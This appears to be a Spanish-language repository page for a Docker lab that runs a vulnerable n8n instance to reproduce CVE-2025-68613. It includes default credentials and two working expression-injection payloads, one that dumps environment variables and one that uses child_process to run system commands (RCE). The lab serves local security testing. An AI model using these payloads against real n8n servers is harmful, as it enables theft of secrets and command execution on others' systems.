 r4j3sh-com/cve-2025-68613-n8n-lab
Análisis de CVE-2025-68613

Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
Este repositorio proporciona una configuración sencilla de Docker Compose que ejecuta una instancia vulnerable de n8n para pruebas locales de CVE-2025-68613.
Inicie el contenedor:
docker compose up -d
Abra n8n en su navegador:
Inicie sesión con las credenciales predeterminadas definidas en docker-compose.yml:
adminpassworddocker compose down
Este entorno es solo para pruebas locales y aisladas. No exponga esta instancia a internet pública ni a ninguna red no confiable. Manténgala en un segmento de red privado y solo local, separado de los sistemas de producción. Úselo bajo su propio riesgo.
Una vez que el contenedor esté en ejecución, puede acceder a la interfaz de n8n en http://localhost:5678. Para probar la vulnerabilidad, inyectará una carga útil de JavaScript malicioso en un campo de expresión. Pasos para reproducir:

{{ (function() { return this.process.env; })() }}

Prueba 2: Ejecución remota de código (RCE) Esta carga útil intenta cargar el módulo child_process para ejecutar comandos del sistema (por ejemplo, whoami).
{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

Resultado esperado: Si el entorno es vulnerable, el panel "Output" del nodo Set mostrará el resultado del comando (por ejemplo, root o el usuario de n8n) o un objeto JSON que contiene las variables de entorno. Si la instancia estuviera parcheada (por ejemplo, versión 1.122.0+), el sandbox devolvería un objeto vacío o un error.
